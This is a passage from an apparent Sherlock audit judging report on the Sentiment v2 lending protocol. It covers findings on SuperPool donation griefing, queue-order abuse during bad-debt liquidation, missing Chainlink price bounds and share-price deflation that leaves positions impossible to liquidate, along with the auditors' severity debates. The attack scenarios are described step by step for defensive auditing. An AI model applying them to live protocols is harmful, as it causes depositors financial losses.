- Lastly, to be **clear and honest**, both 97 and this issue are invalid(we actually have a duplicate of 97). Let's say an attacker sends 1e18 WETH to the next super pool that's about to be deployed. As the deployer, this is great for me. Here's my plan: I'll deploy the super pool with a 100% fee upon deposit. The fee recipient (which is me) will be minted 1e18 shares, and then I'll deposit 1,000 WETH, which will mint 1,000 shares that get sent to a dead address. In this way, I effectively steal from the attacker 1weth , and there is no inflation of share price. i can than change the fees back .

ARNO-0

@elhajin you don’t fully understand the issue, as most of the points you raised are not even relevant to this issue. Many of your points are about issue 97 .

- **”It’s like saying that an attacker can mint shares and let them accumulate yield indefinitely, which is completely fine since users choose which pools to invest in.”**

1) The attacker is **not** minting shares.
2) So, the point about **”letting them accumulate yield indefinitely”** is completely invalid.
3) **”Users choose which pools to invest in”**–Yield manipulation is not visible until the first user deposits into the pool. Even if it were visible, the attacker could simply wait for the first depositor and frontrun them.
4) **”If the owner decides to burn 1 million shares at deployment, those shares will still accumulate yield.”**
   The fix does not determine the severity of the issue.
5) **”Regardless, if a user invests in a pool with 1,000 shares and they have 100, they still receive 10% of the interest, no matter how many shares are in the dead address. To be honest, this isn't really an issue at all.”**
   The attacker manipulates the system to favor dead shares, meaning the rest of the yield is lost.

- **”Sending shares to a dead address is a known mechanism to prevent inflation attacks, and it’s widely accepted that those shares will accumulate yield from the vault. The idea is that the yield is always negligible, since the shares are small.”**

1) **”Those shares will accumulate yield from the vault. The idea is that the yield is always negligible”** – This exact behavior is what the attacker manipulates.
2) The rest of the points you raised are not relevant to this issue.

samuraii77

I want to add that the fact that this can be done on many pools does not make it a High. The threshold for a High is 1% losses, having more pools vulnerable to this does not increase the percentage. It might increase the overall losses but not the percentage.

Either way, this issue does not qualify for a Medium either, the points brought by @elhajin are completely valid, there is nothing wrong with the code as such an attack can be done on any pool in existence.

elhajin

Agree I didn't read the full issue .. now I'm convinced it's totally invalid

- this is how distributing rewards based on shares works the more users deposits the more diluted shares but it's proportional because more deposits means more rewards .. in your issue the donated amount from the attacker will also be used to generate yield as well (it would be an issue if only the user deposit will be used to generate yield than the yield are splits with the dead address).. so user doesn't lose anyway.

- it's kinda saying: **an attacker can deposit to a SuperPool and mint some shares that he will never claim and they keep accumulating yield ; stealing portion of interest from other users**(and yea a smarter attacker will mint those shares rather than donating them)
- in this case all users would be attackers..
- in the poc we have 50% of total assets are donated by attacker which make dead address gets 50% of rewards (ignore fees) and the user will get 50% . The reward was generated from 2e18 assets .. user contributed by 50% and he got 50% from the interest . There is no loss for the user but permanent lost for the attacker
- now if another user deposits he will get a proportional reward amount to his deposits

There is completely no issue here

cvetanovv

I agree with @samuraii77 and @elhajin.

I was initially misled that it was valid because I thought the "SuperPool" worked differently compared to the ERC4626(because of the working PoC). If this issue is valid, it can be submitted to different bug bounty projects, and the submitter can take a lot of money.

The design of reward distribution in SuperPools is based on shares, meaning users receive a proportion of rewards based on their share ownership. This is how most yield systems work, and thus, no unfair advantage is given to attackers or "dead addresses."

Other users still receive their fair share of rewards based on their contribution to the pool. There is no loss to the users.

My decision is to reject the escalation and leave the issue as is.

ARNO-0

@cvetanovv, the whole argument given by other auditors is invalid and manipulated in favor of the standard ERC4626. This implementation of ERC4626 differs from the standard. In the standard ERC4626, interest/yield accumulation depends on the amount a user contributes. However, in this implementation, interest is not dependent on the deposit but instead is accumulated based on borrowing actions—borrow and repay .
Example:
In this version, interest is generated when a user takes out a loan. For instance, if User A deposits 100 tokens into the SuperPool after its deployment, then User B can borrow 100 tokens from the underlying pool. When User B repays the loan with interest after some time, that interest is deposited into the SuperPool. As a result, User A benefits from this borrowing activity by User B, even though the interest was generated by borrowing and not by User A's deposit.

You can verify this in the test written by the team:
Link to test.

- **”The design of reward distribution in SuperPools is based on shares, meaning users receive a proportion of rewards based on their share ownership. This is how most yield systems work, and thus, no unfair advantage is given to attackers or 'dead addresses.'”**
  This statement is invalid. I’ve already provided the link above proving that the reward distribution in this system does not work like typical yield systems.
- **”Other users still receive their fair share of rewards based on their contribution to the pool. There is no loss to the users.”**
  This statement is also invalid, as my PoC clearly demonstrates.
- **”I want to add that the fact that this can be done on many pools does not make it a High. The threshold for a High is 1% losses, having more pools vulnerable to this does not increase the percentage. It might increase the overall losses but not the percentage.”**
  The auditor made this claim without doing the actual math. I suggest the judge verify these claims before making a decision. Most of the yield is lost—greater than 1%—which qualifies it for high severity.
- **”As such, an attack can be done on any pool in existence.”**
  This is a totally invalid argument and Auditor has no idea what is going on did not even bother to read issue carefully.

ARNO-0

I didn’t explain to them because they are not the judge and are making invalid arguments without fully understanding the issue.

ruvaag

I see this issue as a duplicate of issues like #97 and #26 —- they all result from inflation attacks that arise from an attacker directly sending assets to the SuperPool, and share the same root cause of the SuperPool relying on ERC20.balanceOf instead of virtual shares.

My suggestion would be to club all three groups of issues into one valid medium or low. I'll modify the SuperPool to track balances virtually to mitigate them.

ARNO-0

@ruvaag

1) I strongly disagree with you. Issue 26 is not even about sending funds directly to the SuperPool, and it is invalid. Front running does not cause any harm in ERC4626 or in this implementation when deposits are made through typical deposit functions.
2) Issue 97 is not a duplicate of this issue. Issue 97 has several workarounds to solve the DoS instantly, such as deploying the SuperPool with a different fake asset and then switching to the main asset so the impact is not even same.
3) Tracking the pool in `ERC20.balanceOf` is not an issue, as funds sent directly to the SuperPool will be treated as interest, which only harms the sender. The issue only

> arises if funds are sent directly before the first user deposit, and that's exactly what I explained in this issue–the impact it has on the depositor.

cvetanovv

@ARNO-0 I still don't see an issue. What is the logic of someone depositing in a ”dead address” instead of depositing for themselves and taking the profit? That makes no logic to me.

You write:

> In this version, interest is generated when a user takes out a loan. For instance, if User A deposits 100 tokens into the SuperPool after its deployment, then User B can borrow 100 tokens from the underlying pool. When User B repays the loan with interest after some time, that interest is deposited into the SuperPool. As a result, User A benefits from this borrowing activity by User B, even though the interest was generated by borrowing and not by User A’s deposit.

It's a standard design, and I don't see anything wrong with it. If someone decides to deposit in a ”dead address” instead of his address and accumulate interest, that's his choice. He loses future profit.

My decision is to reject the escalation.

ARNO-0

@cvetanovv, I think you do not understand the issue.

”I still don't see an issue. What is the logic of someone depositing in a 'dead address' instead of depositing for themselves and taking the profit? That makes no sense to me.”
What are you talking about? I have repeatedly explained that the attacker is **not** depositing into a dead address. Instead, Attacker is sending underlying assets directly to the contract to manipulate interest distribution, ensuring that User A 's most of the interest is lost that will be accumulated from user b borrowing activity.

”In this version, interest is generated when a user takes out a loan. For instance, if User A deposits 100 tokens into the SuperPool after its deployment, then User B can borrow 100 tokens from the underlying pool. When User B repays the loan with interest after some time, that interest is deposited into the SuperPool. As a result, User A benefits from this borrowing activity by User B, even though the interest was generated by borrowing and not by User A’s deposit.”
I wrote this example to help you understand that interest accumulation in this implementation does not work like in a regular ERC4626, as you previously claimed. In this version, the interest is **not** dependent on a user's deposit but rather on borrowing and repayment activity.

what is the point of the writing poc when you do not take that as proof?

cvetanovv

I've checked the PoC test and it works, however, I don't see the logic.

The malicious user transfers the `1e18` directly into the contract and loses it, instead of depositing it for himself and profiting from interest.

ARNO-0

The attacker is of the griefing type that makes any normal depositor lose profit from interest, and the whole point of depositing in the superpool is to earn money for normal depositor. The attacker is not benefiting from this, but a major portion of the profit is lost because the dead address now owns a portion of the profit (due to the shares that were minted during contract deployment). The attacker sent assets directly to make the depositor of the SuperPool users lose profit. The reason why this is happening was explained in an earlier discussion.

and how interest is accumulated i explained already with proof that it is based on borrowing activity of other users

For the attack to succeed, the attacker must send assets before any user deposits into the pool. Otherwise, only the attacker will face the loss.

ARNO-0

If asked, I can provide a full PoC with interest generated by borrowing activity, which should be used as proof for my claims and will show how a normal user will loose portion of the profit(otherwise user would be able to claim 100% of the profit earned (fee exculaded) in normal case without attack on the superpool).

ARNO-0

@cvetanovv Also, deposits in the SuperPool are used as liquidity so other users can borrow from it. This explains why the attacker is not depositing themselves to profit from it. If assets are sent directly, they are essentially treated as rewards or interest for the depositors of the SuperPool (if the pool is not attacked). In the PoC, the 1e18 assets (sent directly by the attacker) will be used as interest, not liquidity. If the attacker deposited with the intention of profiting from it, wouldn't that be a normal use of the pool? This wouldn't be an attack in the first place, and it wouldn't cause any harm. In fact, it would be beneficial for the underlying pool because they would gain liquidity that the attacker would never withdraw, and the fee recipient would always profit from the borrowing activity.

I hope this clarifies why the attacker is not depositing

I get the point that the attacker can just deposit and never claim to steal interest.

But this deposit will not cause harm because, let's suppose, an attacker and a user deposit 2e18 (1e18 each), and someone borrows 2e18 in total and repays with 1e18 interest. This interest will be distributed equally. However, if the attacker exploits the SuperPool with a direct transfer (amount = 1e18, which won't be available for borrowing/liquidity), and two users each deposit 1e18 into the SuperPool (their deposits are used as liquidity, and the liquidity available for borrowing is 2e18 even though the total assets in the SuperPool are 3e18 ; keep in mind that attacker's 1e18 wont be able to be claimed by 2 user), then after the borrowing and interest accumulates , dead shares will also own a portion of the interest. This should not happen.

The user's earned profit is shared with the dead address, even though the dead address did not contribute to the liquidity. If that is not a valid issue, I don’t know what is.

WangSecurity

After discussing this issue, the decision is that it's valid. The users indeed receive less interest in comparison to situation if the attacker just deposited. The donated funds don't add any value to the pool, i.e. borrowers cannot use them, so the users receive less interest than they should.

Why Medium?

1. This attack can be executed only in before the first depositor.
2. The attacker has to have large capital, cause if they donate small amount of money, the loss is negligible.
3. There is no economical incentive and the attacker loses all the money they donate, during this attack.

   *Note: Medium is based on all three reasons. And causing 1% of losses (for High) doesn't mean it's high necessarily, i.e. if the issue causes loss of >1%, the issue can be either H or M, but if the loss is <1% the issue cannot be high.

WangSecurity

Result: Medium Unique

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- ARNO-0: accepted

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits: https://github.com/sentimentxyz/protocol-v2/pull/333

Issue M-20: Attacker can inflict losses to other Superpool user's during a bad debt liquidation depending on the deposit/withdraw queue order

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/564

Found by

hash, iamnmt

Summary

Attacker can inflict losses to other Superpool user's during a bad debt liquidation depending on the deposit/withdraw queue order

Vulnerability Detail

On bad debt liquidation the underlying BasePool depositors eats losses

```
function rebalanceBadDebt(uint256 poolId, address position) external {

    .....

    pool.totalDepositAssets = (totalDepositAssets > borrowAssets) ?
 ↪  totalDepositAssets - borrowAssets : 0;
```

In a superpool this allows an attacker to inflict more losses to others depending on the deposit/withdraw pool order without suffering any losses for himself if he can deposit more assets in the to be affected pool and withdraw from another pool

```
function reorderDepositQueue(uint256[] calldata indexes) external onlyOwner {
    if (indexes.length != depositQueue.length) revert
 ↪  SuperPool_QueueLengthMismatch(address(this));
    depositQueue = _reorderQueue(depositQueue, indexes);
}


/// @notice Reorders the withdraw queue, based in withdraw priority
/// @param indexes The new withdrawQueue, in order of priority
function reorderWithdrawQueue(uint256[] calldata indexes) external onlyOwner {
    if (indexes.length != withdrawQueue.length) revert
 ↪  SuperPool_QueueLengthMismatch(address(this));
    withdrawQueue = _reorderQueue(withdrawQueue, indexes);
}
```

Eg: poolA = 100 value, 100shares poolB = 100 value, 100shares superPool deposit order [poolA,poolB] superPool withdraw order [poolB,poolA] superPool balance = 100 value, all deposited in poolB bad debt liqudiation of 100 for poolA is about to happen attacker deposits 100 value in superpool and withdraws 100 attacker suffers no loss now superPool has entire balance in poolA poolA = 200value , 200 shares after bad debt liquidation, poolA = 100 value,200shares this loss is beared by the other superpool depositors

Impact

Attacker can inflict losses to other superpool depositors

Code Snippet

https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/0b472f4bffdb2c7432a5d21f1636139cc01561a5/protocol-v2/src/SuperPool.sol#L345-L355

Tool used

Manual Review

Recommendation

Monitor for bad debt and manage the bad debt pool

Discussion

S3v3ru5

This is a duplicate of #487

Kalogerone

Escalate as per above comment

sherlock-admin3

> Escalate as per above comment

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

0xdeth

Escalating this to make this a low.

All the following have to take place in order for this attack to be pulled off.

- Very low likelihood to have bad debt. Liquidating bad debt is a last resort and liquidators should have liquidated the position long before the bad debt was hit.
- Pool owner and reallocators are responsible to handle riskier pools, by changing deposit/withdraw orders, blocking deposits on riskier pools (setting poolCap = 0) or entirely removing riskier pools.
- Having such pool order is not guaranteed and depositors trust owner and allocators to have the riskiest pool in the beginning of the withdraw queue, which makes the exploit path impossible in such cases.

We aren't arguing the issue is invalid, but the likelihood of all the above pieces falling in place are very low, thus we believe this is a Low severity issue.

elhajin

i think this is invalid , (Regardless of the very low likelihood) let's analyze the example in both cases with the attack and normal case :

Scenario 1: No Attacker

Initial state:

- PoolA: 100 Value, 100 Shares
- PoolB: 100 Value, 100 Shares
- SuperPool: 100 Shares in PoolA, 100 Shares in PoolB , superPoolShares is 200

1. Bad debt of 100 Value slashed from PoolA:
   - PoolA: 0 Value, 100 Shares
   - PoolB: 100 Value, 100 Shares
   - SuperPool: 100 Shares in PoolA (worth 0 Value), 100 Shares in PoolB (worth 100 Value)
2. Final state:
   - SuperPool share value = (0 + 100) / 200 = 0.5 Value per share

Scenario 2: With Attacker

Initial state:

- PoolA: 100 Value, 100 Shares
- PoolB: 100 Value, 100 Shares

- SuperPool: 100 Shares in PoolA, 100 Shares in PoolB , superPoolShares is 200

1. Attacker deposits 100 Value to PoolA through SuperPool:
    - PoolA: 200 Value, 200 Shares
    - PoolB: 100 Value, 100 Shares
    - SuperPool: 200 Shares in PoolA (worth 200 Value), 100 Shares in PoolB (worth 100 Value) , superPoolShares is 300
2. Attacker withdraws from PoolB:
    - PoolA: 200 Value, 200 Shares
    - PoolB: 0 Value, 0 Shares
    - SuperPool: 200 Shares in PoolA (worth 200 Value), 0 Shares in PoolB , superPoolShares is 200
3. Bad debt of 100 Value slashed from PoolA:
    - PoolA: 100 Value, 200 Shares
    - PoolB: 0 Value, 0 Shares
    - SuperPool: 200 Shares in PoolA (worth 100 Value), 0 Shares in PoolB
4. Final state:
    - SuperPool share value = 100 / 200 = 0.5 Value per share

In both scenarios, the final value per share in the SuperPool is 0.5 Value. the attacker's actions did not result in any additional loss or gain ,The attacker essentially wasted gas on unnecessary transactions without affecting the overall outcome.

iamnmt

@elhajin

The example in this issue does not demonstrate the loss for the super pool, but the super pool will take a larger loss if it has more assets in the slashed pool.

Scenario 1: No Attacker

Initial state:

- PoolA: 200 Value, 200 Shares
- PoolB: 100 Value, 100 Shares
- SuperPool: 100 Shares in PoolA, 100 Shares in PoolB , superPoolShares is 200

1. Bad debt of 100 Value slashed from PoolA:
    - PoolA: 100 Value, 200 Shares
    - PoolB: 100 Value, 100 Shares

    - SuperPool: 100 Shares in PoolA (worth 0.5 Value), 100 Shares in PoolB (worth 100 Value)

2. Final state:
    - SuperPool total assets: 0.5 * 100 + 1 * 100 = 150 Value

Scenario 2: With Attacker

Initial state:

- PoolA: 200 Value, 200 Shares
- PoolB: 100 Value, 100 Shares
- SuperPool: 100 Shares in PoolA, 100 Shares in PoolB , superPoolShares is 200

1. Attacker deposits 100 Value to PoolA through SuperPool:
    - PoolA: 300 Value, 300 Shares
    - PoolB: 100 Value, 100 Shares
    - SuperPool: 200 Shares in PoolA (worth 200 Value), 100 Shares in PoolB (worth 100 Value) , superPoolShares is 300
2. Attacker withdraws from PoolB:
    - PoolA: 300 Value, 300 Shares
    - PoolB: 0 Value, 0 Shares
    - SuperPool: 200 Shares in PoolA (worth 200 Value), 0 Shares in PoolB , superPoolShares is 200
3. Bad debt of 100 Value slashed from PoolA:
    - PoolA: 200 Value, 300 Shares
    - PoolB: 0 Value, 0 Shares
    - SuperPool: 200 Shares in PoolA (worth 2/3 * 200 Value), 0 Shares in PoolB

Final state:

- SuperPool total assets: 2/3 * 200 = 400/3 (approximately 133) Value

@0xdeth

> Very low likelihood to have bad debt. Liquidating bad debt is a last resort and liquidators should have liquidated the position long before the bad debt was hit.

Sherlock's rules don't take likelihood into consideration. Referring to #487 for the pre-conditions for this attack to be possible.

> Pool owner and reallocators are responsible to handle riskier pools, by changing deposit/withdraw orders, blocking deposits on riskier pools (setting poolCap = 0) or entirely removing riskier pools.

Yes the reallocation bots are responsible for move assets from the risky pools to the safer pools. But I believe saying the pool owner will set poolCap to zero is not a fair argument because for two reasons:

- Why setting the poolCap the zero when there is no assets in it?
- Setting poolCap and changing deposit/withdraw queue orders are the pool owner actions not the reallocation bots actions. The contest `README` provides only about the action of the reallocation bots

  > Are there any off-chain mechanisms or off-chain procedures for the protocol (keeper bots, arbitrage bots, etc.)? Liquidator bots: maintain protocol solvency through timely liquidation of risky positions Reallocation bots: used to rebalance SuperPool deposits among respective base pools

  > Having such pool order is not guaranteed and depositors trust owner and allocators to have the riskiest pool in the beginning of the withdraw queue, which makes the exploit path impossible in such cases.

Yes it is not guaranteed, therefore it is the pre-conditions. However, it is not guaranteed that the riskiest pool will get slashed first. Let say the order of the withdraw queue is `[A,B,..]`. The owner set `A` at the beginning because it is the riskiest pool. But `B` could get slashed first, and the attacker will move assets to `B` to cause loss to the super pool.

Moreover, refer to #487 for the attack path that levering flash loan. The attacker can move assets to a specific base pool when the pre-conditions are met.

cvetanovv

I agree with @iamnmt

The issue highlights a situation where SuperPool's queue order can be exploited by an attacker, causing losses to other depositors during bad debt liquidation.

Even though reallocation bots and pool owners are expected to manage risk, there is still a potential for harm.

Therefore, I believe this issue can be a Medium severity.

Planning to reject both escalation and leave the issue as is.

Evert0x

Result: Medium Has Duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- Kalogerone: rejected

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits: https://github.com/sentimentxyz/protocol-v2/pull/340

Issue M-21: `ChainlinkOracle` doesn't validate for minAnswer/maxAnswer

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/570

The protocol has acknowledged this issue.

Found by

0xDemon, MohammedRizwan, Obsidian, X12, dimah7, hash

Summary

`ChainlinkOracle` doesn't validate for minAnswer/maxAnswer

Vulnerability Detail

Current implementation of `ChainlinkOracle` doesn't validate for the minAnswer/maxAnswer values link

```
function _getPriceWithSanityChecks(address asset) private view returns (uint256) {
    address feed = priceFeedFor[asset];
    (, int256 price,, uint256 updatedAt,) = IAggegregatorV3(feed).latestRoundData();
    if (price <= 0) revert ChainlinkUsdOracle_NonPositivePrice(asset);
    if (updatedAt < block.timestamp - stalePriceThresholdFor[feed]) revert
 ↪  ChainlinkUsdOracle_StalePrice(asset);
    return uint256(price);
}
```

Chainlink still has feeds that uses the min/maxAnswer to limit the range of values and hence in case of a price crash, incorrect price will be used to value the assets allowing user's to exploit this incorrectness by depositing the overvalued asset and borrowing against it. Since the project plans to deploy in `AnyEVM-compatbilenetwork`, I am attaching the link to BNB/USD oracle which still uses min/maxAnswer and is one of the highest tvl tokens in BSC https://bscscan.com/address/0x137924d7c36816e0dcaf016eb617cc2c92c05782#readContract, similar check exists for ETH/USD

Impact

In the even of a flash crash, user's lenders will loose their assets

Code Snippet

https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/0b472f4bffdb2c7432a5d21f1636139cc01561a5/protocol-v2/src/oracle/ChainlinkUsdOracle.sol#L114-L120

Tool used

Manual Review

Recommendation

If the price is outside the minPrice/maxPrice of the oracle, activate a breaker to reduce further losses

Discussion

z3s

mixAnswer/ maxAnswer is optional and not on all feeds, so protocol don't impose the check anywhere.

0xMR0

Escalate

sherlock-admin3

> Escalate

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

0xMR0

This is wrongly excluded and should be considered valid as per sherlock rule.

> Chainlink Price Checks: Issues related to minAnswer and maxAnswer checks on Chainlink's Price Feeds are considered medium only if the Watson explicitly mentions the price feeds (e.g. USDC/ETH) that require this check.

duplicate following above sherlock rule should also be considered valid.

Emanueldlvg

Hi @z3s ,thanks for fast judging. I agree with @0xMR0 , based on README contest, token scope will be :

> **If you are integrating tokens, are you allowing only whitelisted tokens to work with the codebase or any complying with the standard? Are they assumed to have certain properties, e.g. be non-reentrant? Are there any types of [weird tokens](https://github.com/d-xo/weird-erc20) you want to integrate?**
>
> Tokens are whitelisted, only tokens with valid oracles can be used to create Base Pools.
>
> Protocol governance will ensure that oracles are only set for standard ERC-20 tokens (plus USDC/USDT)

and sherlock rule :

> **Chainlink Price Checks:** Issues related to `minAnswer` and `maxAnswer` checks on Chainlink's Price Feeds are considered medium **only** if the Watson explicitly mentions the price feeds (e.g. USDC/ETH) that require this check

0xspearmint1

escalate

The valid duplicates of this issue are #27 and #120

Sherlock rules have clearly stated the following:

> Chainlink Price Checks: Issues related to minAnswer and maxAnswer checks on Chainlink's Price Feeds are considered medium only if the Watson explicitly mentions the price feeds (e.g. USDC/ETH) that require this check

#357 is invalid because they linked aggregators that are deprecated, here are the links to the current aggregators for USDC/USD, ETH/USD and BTC/USD, ALL of them have a min price of 1 since they are deprecated

#259 is invalid because the watson mentioned a priceFeed that has a minPrice = 1, this is a price feed that used to have a real minAnswer but chainlink deprecated it.

#337 is invalid for the same reasons as [#259]

sherlock-admin3

> escalate
>
> The valid duplicates of this issue are #27 and #120
>
> Sherlock rules have clearly stated the following:
>
> > Chainlink Price Checks: Issues related to minAnswer and maxAnswer checks on Chainlink's Price Feeds are considered medium only if the Watson explicitly mentions the price feeds (e.g. USDC/ETH) that require this check
>
> #357 is invalid because they linked aggregators that are deprecated, here are the links to the current aggregators for USDC/USD, ETH/USD and BTC/USD, ALL of them have a min price of 1 since they are deprecated

> #259 is invalid because the watson mentioned a priceFeed that has a minPrice = 1, this is a price feed that used to have a real minAnswer but chainlink deprecated it.
>
> #337 is invalid for the same reasons as [#259]

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

0xRizwan

> Chainlink Price Checks: Issues related to minAnswer and maxAnswer checks on Chainlink's Price Feeds are considered medium only if the Watson explicitly mentions the price feeds (e.g. USDC/ETH) that require this check

Sherlock rule clearly states to `explicitlymentionsthepricefeeds(e.g.USDC/ETH)` and linking the price feeds address is additional information by auditors. I believe, all such issues following above rule should be Medium severity.

Blngogo

Thanks to spearmint for trying to invalidate most of the reports. I guess trying to help a buddy to get higher payout. However #357 describes the same root cause and impact as the duplicates, the links for the aggregators are not deprecated, if you check the tx history you can see there are active tx's going on, more specifically the `USDC/USD` link. Requirements per Sherlock are: "Chainlink Price Checks: Issues related to minAnswer and maxAnswer checks on Chainlink's Price Feeds are considered medium only if the Watson explicitly mentions the price feeds (e.g. USDC/ETH) that require this check". And this requirement is fulfilled in this report.

cvetanovv

For my decision on this escalation, I will entirely rely on the Sherlock rule:

> Chainlink Price Checks: Issues related to `minAnswer` and `maxAnswer` checks on Chainlink's Price Feeds are considered medium only if the Watson explicitly **mentions** the price feeds (e.g. USDC/ETH) that require this check.

All the duplicate issues have mentioned the price feeds. We have no information that it is mandatory to provide links.

Planning to accept @0xMR0 escalation and make this issue Medium severity, including all duplicates.

Evert0x

Result: Medium Has Duplicates

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- 0xMR0: accepted
- 0xspearmint1: rejected

Issue M-22: Setting `minDebt` and `minBorrow` to low values can cause protocol to accrue bad debt

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/572

The protocol has acknowledged this issue.

Found by

AlexCzm, EgisSecurity, hash, pseudoArtist, serial-coder, sheep

Summary

Setting `minDebt` and `minBorrow` to low values can cause protocol to accrue bad debt as liquidators won't find enough incentive in clearing the low debt and also depending on the price, users may be able to borrow dust without providing collateral

Vulnerability Detail

`minDebt` and `minBorrow` are supposed to be settable from 0

link

```
Min Debt = from 0 to 0.05 ETH = from 0 to 50000000000000000
Min Borrow = from 0 to 0.05 ETH = from 0 to 50000000000000000
```

Setting these to low values will allow positions to be created with low debts and liquidations won't happen on small positions due to it not generating enough profit to cover the costs of the liquidator. This will cause the protocol to accure bad debt. Also if both are set to dust, the roundings will become significant and allows one to borrow dust amounts without proper collateral. Eg, if both are set to 0 and the price of assets is less than that of eth, the borrowing 1 wei of the assets will require no collateral as the value in eth will be rounded to 0

Impact

Protocol can accrue bad debt leading to depositors loosing their assets in case the values are set low

Code Snippet

https://github.com/sherlock-audit/2024-08-sentiment-v2/tree/main?tab=readme-ov-file#q-are-there-any-limitations-on-values-set-by-admins-or-other-roles-in-the-codebase-including-restrictions-on-array-lengths

Tool used

Manual Review

Recommendation

Ensure the `minDebt`,`minBorrow` values are not decreased below a certain threshold

Discussion

z3s

Admin won't set minDebt and/or minBorrow to zero

serial-coder

I cannot escalate the issue due to insufficient escalation threshold

Hi @z3s,

Your statement is not true:

> Admin won't set minDebt and/or minBorrow to zero

Please refer to the following excerpts from the contest public channel.

- ruvaag (sponsor): "**another common query regarding minDebt and defaultInterestFee, while they won't be zero in our current deployment, they could be zero in future deployments**" (https://discord.com/channels/812037309376495636/1273304663277572096/1275023937687916595)
- 0xb0k0 (watson): "**what about minBorrow amount? Do you plan on having a 0 amount for it in the future?**" (https://discord.com/channels/812037309376495636/1273304663277572096/1275033430140387359)
- ruvaag (sponsor): "**yes while not in this deployment, we could set this in a future deployment. so if there are issues arising from that, we'd like to know so that beforehand**" (https://discord.com/channels/812037309376495636/1273304663277572096/1275066936669245571)

Furthermore, the "**Sponsor Confirmed**" tag also confirms that the sponsor considers this issue valid.

Thanks for your time.

kazantseff

Escalate, per the above comment

sherlock-admin3

> Escalate, per the above comment

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

cvetanovv

I agree with the escalation.

In the Readme, we have values that the TRUSTED admin will set. That is exactly the purpose of this question in the Readme: https://github.com/sherlock-audit/2024-08-sentiment-v2?tab=readme-ov-file#q-are-there-any-limitations-on-values-set-by-admins-or-other-roles-in-the-codebase-including-restrictions-on-array-lengths

There we can see that the admin will use low values for `MinDebt` and `MinBorrow`:

> Min Debt = from 0 to 0.05 ETH Min Borrow = from 0 to 0.05 ETH

If low values are set for `minDebt` and `minBorrow`, a liquidator will have no incentive to liquidate the position. This means that the protocol can accrue bad debt.

Planning to accept the escalation and make this issue a Medium severity.

WangSecurity

Result: Medium Has duplicates

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- kazantseff: accepted

AlexCZM

Note to @cvetanovv: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/181 is a duplicate. Moreover that issue has a more complete description and I propose to make it the main issue.

cvetanovv

@AlexCZM I agree that #181 is a duplicate of this issue and will duplicate it.

Issue M-23: User's can create non-liquidateable positions by leveraging `rebalanceBadDebt` to decrease share price

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/585

Found by

hash

Summary

User's can create non-liquidateable positions by leveraging `rebalanceBadDebt` to decrease share price

Vulnerability Detail

The `rebalanceBadDebt` function decreases the deposit assets while the deposit shares are kept the same

```
function rebalanceBadDebt(uint256 poolId, address position) external {

    ....

    // rebalance bad debt across lenders
    pool.totalBorrowShares = totalBorrowShares - borrowShares;
    // handle borrowAssets being rounded up to be greater than totalBorrowAssets
    pool.totalBorrowAssets = (totalBorrowAssets > borrowAssets) ? totalBorrowAssets
↪   - borrowAssets : 0;
    uint256 totalDepositAssets = pool.totalDepositAssets;
    pool.totalDepositAssets = (totalDepositAssets > borrowAssets) ?
↪   totalDepositAssets - borrowAssets : 0;
    borrowSharesOf[poolId][position] = 0;
```

The deflates the value of a depositors share and hence a deposit afterwards will lead to a massive amount of shares being minted. An attacker can leverage this to create pools such that the total share amount will become ~type(uint.max). After this any query to many of the pool's functions including `getBorrowsOf` will revert due to the overflow. This can be used to create positions that borrow from other pools and cannot be liquidated

Eg: attacker creates a pool for with with 1e18 assets and 1e18 shares attacker borrows 1e18 - 1. the position goes into bad debt and `rebalanceBadDebt` is invoked now assets left = 1 and shares = 1e18 attacker deposits 1e18 tokens and gets 1e36 tokens in return attacker repeates the process by borrowing 1e18 tokens, being in bad debt, getting `rebalanceBadDebt` invoked and delfating the share value

since the attacker has full control over the increase by choosing the deposit amount, they can make it reach a value near type(uint).max followed by a borrow from this infected pool and from other pools from which they attacker really wanted to borrow after some time, the interest increase will make the corresponding fee share cause overflow for the pool shares and hence the `getBorrowsOf` and `isPositionHealthy` functions to revert preventing liquidations of the attackers position

Impact

User's can create unliquidateable positions and make protocol accrue bad debt/depositors from other pools loose assets

Code Snippet

https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/0b472f4bffdb2c7432a5d21f1636139cc01561a5/protocol-v2/src/Pool.sol#L547

https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/0b472f4bffdb2c7432a5d21f1636139cc01561a5/protocol-v2/src/RiskModule.sol#L212-L213

Tool used

Manual Review

Recommendation

Can't think of any good solution if a position has to have the ability to borrow from multiple pools using the same collateral backing

Discussion

S3v3ru5

I do not consider this issue to have medium severity.

First of, I agree it is possible for an attacker to make `totalDepositShares` to be near `uint256.max`. Very good exploit. I do not think the attack is viable though.

I agree with an attacker can make ”totalDepositShares” to be near `uint256.max`. I do **not** agree with viability of the impact, hence the severity.

My main reason is the cost of the attack.

The exploit scenario says `isPositionHealthy` starts failing because of overflow after some time (because of fees). The attack has two main steps after making the `totalDepositShares= uint256.max`

1. Attacker borrows before the `isPositionHealthy` starts failing
2. After `isPositionHealthy` starts failing, the position becomes unliquidatable

As a result, the other pools which the attacker borrowed from will incur bad debt equal to `baddebt`.

In step 1, if the attacker was able to borrow `borrowedAmount` then that means attacker position has sufficient collateral greater than `borrowedAmount`.

The value of the collateral needs to be more than the value of the borrowed amount because of LTV < 100%.

